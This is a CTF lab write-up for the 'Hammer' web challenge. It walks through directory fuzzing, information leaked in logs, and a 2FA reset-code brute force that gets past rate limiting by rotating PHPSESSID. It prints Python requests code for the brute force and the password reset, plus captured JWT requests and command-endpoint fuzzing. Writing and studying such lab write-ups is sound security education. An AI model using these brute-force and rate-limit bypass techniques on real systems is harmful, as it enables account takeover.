Hammer 🔨 Writeup

I am **Amarx86**, and this is my first writeup so please don't mind if I did a bad job or you find any mistakes. Let's get to the chase. I decided to write this writeup because it was very fun to solve this CTF. I am going to structure the writeup in a way that it does not give any premature spoilers. I mean, some people read writeups just to get a hint for something they have been stuck at. And I don't want to ruin the challenge by giving too much information too early. Let's start_____🏃


NMAP:-
There are only two ports open so screenshot not necessary.
Port 22 : OpenSSH 8.2p1
Port 1337: Apache httpd 2.4.41

Enumeration:-


```
$ssh test@hammer.thm
test@hammer.thm: Permission denied (publickey).
```

SSH requires public key to make authentication. So nothing interesting here.


Let's see what's up with port 1337.



It's plain simple login page. Let's check if the username validity is disclosed.



Nope, not disclosure here. Let's check the forgot password request.



I tried the most impossible email and it disclosed that the email is not registered. It is an interesting point to bruteforce but I need to gather more data about the exploitation surface. This is the whole point of enumeration. To gather as much as possible. Who knows that there is some information exposure. Let's get to URL fuzzing.

Here is stuff I found using FFUF(I love this thing) :-

- /phpmyadmin/ (Interesting?)
- /index.php

- /reset_password.php
- /dashboard.php (Authenticated Access)
- /config.php (Blank response)
- /logout.php

Let's check phpMyAdmin. I will try some default credential attempts.

Nope, let's move on. What more can I do 🧐? Webpage Source 💡

Let's check the source of the index page.

```
 8     <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
 9     <!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->
10
```

Bingo, the naming convention is hmr_DIRECTORY. Let's get back to URL fuzzing with 'hmr_' prefix. In case you are really new to hacking, here is the FFUF command I used: -

```
ffuf -u http://hammer.thm:1337/hmr_FUZZ -w /usr/share/wordlists/dirbuster/the_small_list.txt
```

Here is the stuff found: -

- /hmr_logs/ (logs are always something to take a look at)
- /hmr_images/ (Contains just a picture generated by DALLE-2/3 I guess)
- /hmr_css/
- /hmr_js/


Lets checkout 'hmr_logs'

```
[Mon Aug 19 12:00:01.123456 2024] [core:error] [pid 12345:tid 139999999999999] [client 192.168.1.10:56832] AH00124:
Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to
increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:01:22.987654 2024] [authz_core:error] [pid 12346:tid 139999999999998] [client 192.168.1.15:45918]
AH01630: client denied by server configuration: /var/www/html/
[Mon Aug 19 12:02:34.876543 2024] [authz_core:error] [pid 12347:tid 139999999999997] [client 192.168.1.12:37210]
AH01631: user tester@hammer.thm: authentication failure for "/restricted-area": Password Mismatch
[Mon Aug 19 12:03:45.765432 2024] [authz_core:error] [pid 12348:tid 139999999999996] [client 192.168.1.20:37254]
AH01627: client denied by server configuration: /etc/shadow
[Mon Aug 19 12:04:56.654321 2024] [core:error] [pid 12349:tid 139999999999995] [client 192.168.1.22:38100] AH00037:
Symbolic link not allowed or link target not accessible: /var/www/html/protected
[Mon Aug 19 12:05:07.543210 2024] [authz_core:error] [pid 12350:tid 139999999999994] [client 192.168.1.25:46234]
AH01627: client denied by server configuration: /home/hammerthm/test.php
[Mon Aug 19 12:06:18.432109 2024] [authz_core:error] [pid 12351:tid 139999999999993] [client 192.168.1.30:40232]
AH01617: user tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
[Mon Aug 19 12:07:29.321098 2024] [core:error] [pid 12352:tid 139999999999992] [client 192.168.1.35:42310] AH00124:
Request exceeded the limit of 10 internal redirects due to probable configuration error. Use 'LimitInternalRecursion' to
increase the limit if necessary. Use 'LogLevel debug' to get a backtrace.
[Mon Aug 19 12:09:51.109876 2024] [core:error] [pid 12354:tid 139999999999990] [client 192.168.1.50:45998] AH00037:
Symbolic link not allowed or link target not accessible: /var/www/html/locked-down
```

I know it is a mess, anyways here are some keypoints:-

- An email is exposed ‘tester@hammer.thm’
- A username is exposed ‘hammerthm’
- Potential server location is exposed ‘/var/www/html/’ It is default serving location on Apache and Nginx servers but still a sensitive information.


Let’s try out the found email. I will verify the validity of the email through reset_password request.
And the email is indeed correct, therefore landed me on verification code page.



Exploitation:-

I tried bruteforcing password but failed. So let’s exploit 2FA code. It have a 180 seconds timer before the code expires(There can be other logic but this is what I figured out after some tests with burpsuite)
I was like ‘*Well, this is enough time to make 9999 guesses with bruteforce*’, because it is a 4-digit code. But turns out it has

bruteforce protection. Limit is 9 attempts. There is a '*Rate-Limit-Pending*' header in the response.




So I tried messing around with the header to break the logic but did not work.

After doing some tests to understand the 2FA-code generating and handling logic. Here is what I found out. Anyways, if you are here for a hint, go and play around with PHPSESSID.

- **reset_password.php is handling two POST data sets:-**
  - **email=<EMAIL>** : If the email is valid, it generates the verification code. And a interface for entering code is created on the same page 'reset_password.php'. And how is that possible? Session cookie.

  - **recovery_code=<CODE>&s=<TIMEOUT>** : Verifies the 2FA-code relative to session cookie. The parameter 's' is vulnerable to javascript injection but it is of no use in this scenario.




- I could not find a better way to explain this other than with an example:-
  - Use a PHPSESSID=11111111111111111111111111 to send the email=tester@hammer.thm POST data to reset_password.php .
  - It will generate a 4-digit code. And the attempt can only be made by that PHPSESSID.
  - Make nine attempts with random codes using PHPSESSID=11111111111111111111111111.
  - Now generate another code with PHPSESSID=22222222222222222222222222. And make nine attempts with random codes.
  - Now do the same with PHPSESSID=33333333333333333333333333 and so on.

Bruteforce can be bypassed by changing PHPSESSID, but we will only have 9 attempts per PHPSESSID before a new code is generated with another PHPSESSID. What are the chances of guessing the right code? Even though it can be slow and unreliable but still it has the chances to work. It is not efficient to do this manually so of course I wrote a Python script using 'requests' library. Although you can find the script in my current repository but I encourage you to write your own. As it will help you improve your python skills for hacking.

Copy As Python-Requests is a very useful burpsuite extension that will automatically generate HTTP headers and data to use with Python-requests.

Let's get to business and run the script. Fingers crossed



Note: Nine attempts had some regex issue. I know what it is but I just set 8 attempts per PHPSESSID to make my life easier


The script worked 🙈. Here is the response that came back.

```
Attempting : {'PHPSESSID': '10000000000000000000000077'} | {'recovery_code': '6585', 's': '180'}
[$] Potential Success
```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Reset Password</title>
     <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <script src="/hrm_js/jquery-3.6.0.min.js"></script>
            <script>
        let countdownv = 180;
        function startCountdown() {

            let timerElement = document.getElementById("countdown");
                        const hiddenField = document.getElementById("s");
            let interval = setInterval(function() {
                countdownv--;
                                hiddenField.value = countdownv;
                if (countdownv <= 0) {
                    clearInterval(interval);
                                        //alert("hello");
                   window.location.href = 'logout.php';
                }
                timerElement.textContent = "You have " + countdownv + " seconds to enter your code.";
            }, 1000);
        }
    </script>
```

```
</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">

                            <h3 class="text-center">Reset Your Password</h3>
                <form method="POST" action="">
                    <div class="mb-3">
                        <label for="new_password" class="form-label">New Password</label>
                        <input type="password" class="form-control" id="new_password" name="new_password
" required>
                    </div>
                    <div class="mb-3">
                        <label for="confirm_password" class="form-label">Confirm New Password</label>
                        <input type="password" class="form-control" id="confirm_password" name="confirm_
password" required>

                    </div>
                    <button type="submit" class="btn btn-primary w-100">Reset Password</button> <p></p>
                                        <button type="button" class="btn btn-primary w-100" style="backg
round-color: red; border-color: red;" onclick="window.location.href='logout.php';">Cancel</button>
                </form>
                    </div>
    </div>
</div>
</body>
</html>
```

If you do not understand what the hell is this mess, below is the rendered version of this code. Just paste the code in a '.html' file and open it. Your default browser should render it.



I could not change the password using the PHPSESSID manually. You are welcome to try that manually. But I will just embed a password change function in the script because now I know the POST request body parameters from the response above.

This **new_password=<PASS>&confirm_password=<PASS>** POST request is also handled by reset_password.php . Even though the confirm_password might be checked on the client side but I still added it as it is not harming anybody.

Here is the logic I added to the script for changing password if the 'new_password' keyword is in the HTTP response :-

```
54      while True:
55          print("Attempting : {} | {}".format(burp0_cookies , burp0_data))
56          r = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
57          counter += 1
58          if needle not in r.text:
59              print("[$] Potential Success\n{}".format(r.text))
60              if needle2 in r.text:
61                  resetPassword(sessionId) #Pass the current sessionId to use to change password
62              break
63          else:
64              print("[X] Attempt Failed")
65              code = getRandomCode()
66              burp0_data.update({"recovery_code": code})
67
68          if counter == 8:
69              sessionId += 1  #Change sessionId
70              burp0_cookies.update({"PHPSESSID": str(sessionId)})
71              resetRequest(sessionId) #Reset session
72              counter = 0 #Reset counter
```

Here is the reset password function:-

```
33 def resetPassword(sessionId):
34     burp0_url = "http://hammer.thm:1337/reset_password.php"
35     burp0_cookies = {"PHPSESSID": str(sessionId)}
36     burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/
   128.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
   png,image/svg+xml,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate,
    br", "Referer": "http://hammer.thm:1337/reset_password.php", "Content-Type": "application/x-www-form
   -urlencoded", "Origin": "http://hammer.thm:1337", "DNT": "1", "Connection": "close", "Upgrade-Insecur
   e-Requests": "1", "Sec-GPC": "1", "Priority": "u=0, i"}
37     burp0_data = {"new_password": "Password123!", "confirm_password": "Password123!"}
38     print(f"[*] Sending new password request with {burp0_cookies}........")
39     r = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
40     print(f"Password Reset response:-\n{r.text}")
```


I am setting the password "Password123!"

I ran the script again and this is the response came back for the resetPassword(sessionId) function.

```
[*] Sending new password request with {'PHPSESSID': '10000000000000000000000077'}........
Password Reset response:-

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
        <!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->


</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">
            <h3 class="text-center">Login</h3>
                        <form method="POST" action="">
                <div class="mb-3">
                    <label for="email" class="form-label">Email</label>
                    <input type="text" class="form-control" id="email" name="email" required>
                </div>
                <div class="mb-3">
                    <label for="password" class="form-label">Password</label>
                    <input type="password" class="form-control" id="password" name="password" required>
                </div>
                <button type="submit" class="btn btn-primary w-100">Login</button>
                <div class="mt-3 text-center">
                    <a href="reset_password.php">Forgot your password?</a>
                </div>
            </form>
        </div>
    </div>
</div>
</body>
</html>
```

It is a redirect to login page. The script apparently worked. Let’s find out by logging in.

Bingo!



Dashboard has an enter-command text field. There is some kind of javascript checking the session token every 1000 milliseconds(one second), making the page to start reloading in loop, maybe some bug I don't know. Anyways I caught the HTTP requests in Burpsuite so does not matter.

Note: If you can't land on dashboard.php even after successful login. The trick is to delete all the cookies related to hammer.thm and login again. You can delete cookies through browser console or use the almighty [cookie-editor](#).

Here are the cookies coming back after authentication.

```
7 Set-Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8v
aGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI2OTYwNDk3LCJleHAiOjE3MjY5NjQwO
TcsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.Msl-n
dFMj8MWK4L2H9AuOTdTdI1M8kBJCDhEZzTUTNs; expires=Sat, 21-Sep-2024 23:24:57 GMT; Max-Age=600;
path=/
8 Set-Cookie: persistentSession=no; expires=Sat, 21-Sep-2024 23:15:17 GMT; Max-Age=20; path=/
```

It is a JWT(JSON Web Token). If you don't yet know about JWTs check this quick intro to web tokens from [fireship-youtube-video](#). And for detailed information check this [portswigger-page](#). But before diving into JWT, I wanna enumerate the dashboard.

Here is the request for executing command: -

Request

Pretty Raw Hex JSON Web Token

```
1 POST /execute_command.php HTTP/1.1
2 Host: hammer.thm:1337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://hammer.thm:1337/dashboard.php
8 Content-Type: application/json
9 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGF
tbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI2OTYwNDk3LCJleHAiOjE3MjY5NjQwOTcsImR
hdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.Msl-ndFMj8MWK4
L2H9AuOTdTdI1M8kBJCDhEZzTUTNs
10 X-Requested-With: XMLHttpRequest
11 Content-Length: 25
12 Origin: http://hammer.thm:1337
13 DNT: 1
14 Connection: close
15 Cookie: PHPSESSID=umbfuea2ov4ih2t6pa27n2b6dg; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGF
tbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI2OTYwNDk3LCJleHAiOjE3MjY5NjQwOTcsImR
hdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.Msl-ndFMj8MWK4
L2H9AuOTdTdI1M8kBJCDhEZzTUTNs
16 Sec-GPC: 1
17 Priority: u=0
18
19 {
  "command":"test"
}
```

It sends an Authorization token and PHPSESSID and command(in JSON format). The 'token' in the Cookie header does not really matter.

I was not able to manually access this endpoint with burpsuite. Hint: Add a missing cookie.

Solution: -

```
15 Cookie: PHPSESSID=11111111111111111111111111; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGF
   tbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI2OTY2OTQ5LCJleHAiOjE3MjY5NzA1NDksImR
   hdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.mlRghIvtkSnl2a
   FLwNhXdp9f1myJAglG1s3GHcYw0YE; persistentSession=no
16 Sec-GPC: 1
17 Priority: u=0
18
19 {
     "command":"test"
   }
```

Added persistentSession cookie.

Here is the response came back: -

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sun, 22 Sep 2024 01:03:37 GMT
3  Server: Apache/2.4.41 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Content-Length: 31
8  Connection: close
9  Content-Type: application/json
10
11 {
     "error":"Command not allowed"
   }
```

'Command not allowed' 🤔, it is saying this because something must be allowed. I am too lazy for manual test the linux commands so I will just use my good friend FFUF. Here is the wordlist-I-used provided by yzf750.

I saved the execute_command request in a file and used with ffuf.


```
└─ $ffuf -request execute_commands.txt -request-proto http -w /usr/share/wordlists/CustomLists/linux-commands-merged.txt -fr error
```

Here is the result: -

```
ls                      [Status: 200, Size: 179, Words: 1, Lines: 1, Duration: 1106ms]
ls                      [Status: 200, Size: 179, Words: 1, Lines: 1, Duration: 469ms]
:: Progress: [4384/4384] :: Job [1/1] :: 54 req/sec :: Duration: [0:02:09] :: Errors: 5 ::
```

The only command allowed is 'ls'. Not bad.

Let's try out, I will use my browser for better output.



There are three new files/folder exposed. The most interesting one is '.key' file.

I checked the composer.json and vendor. Did not found anything of interest. Let's see 188ade1.key file.

```
$curl http://hammer.thm:1337/188ade1.key && echo ''
```

It is a 32 character long key. What can it be, SSH password? But ssh requires public key to make authentication. Remember JWT? Let's get back to it.

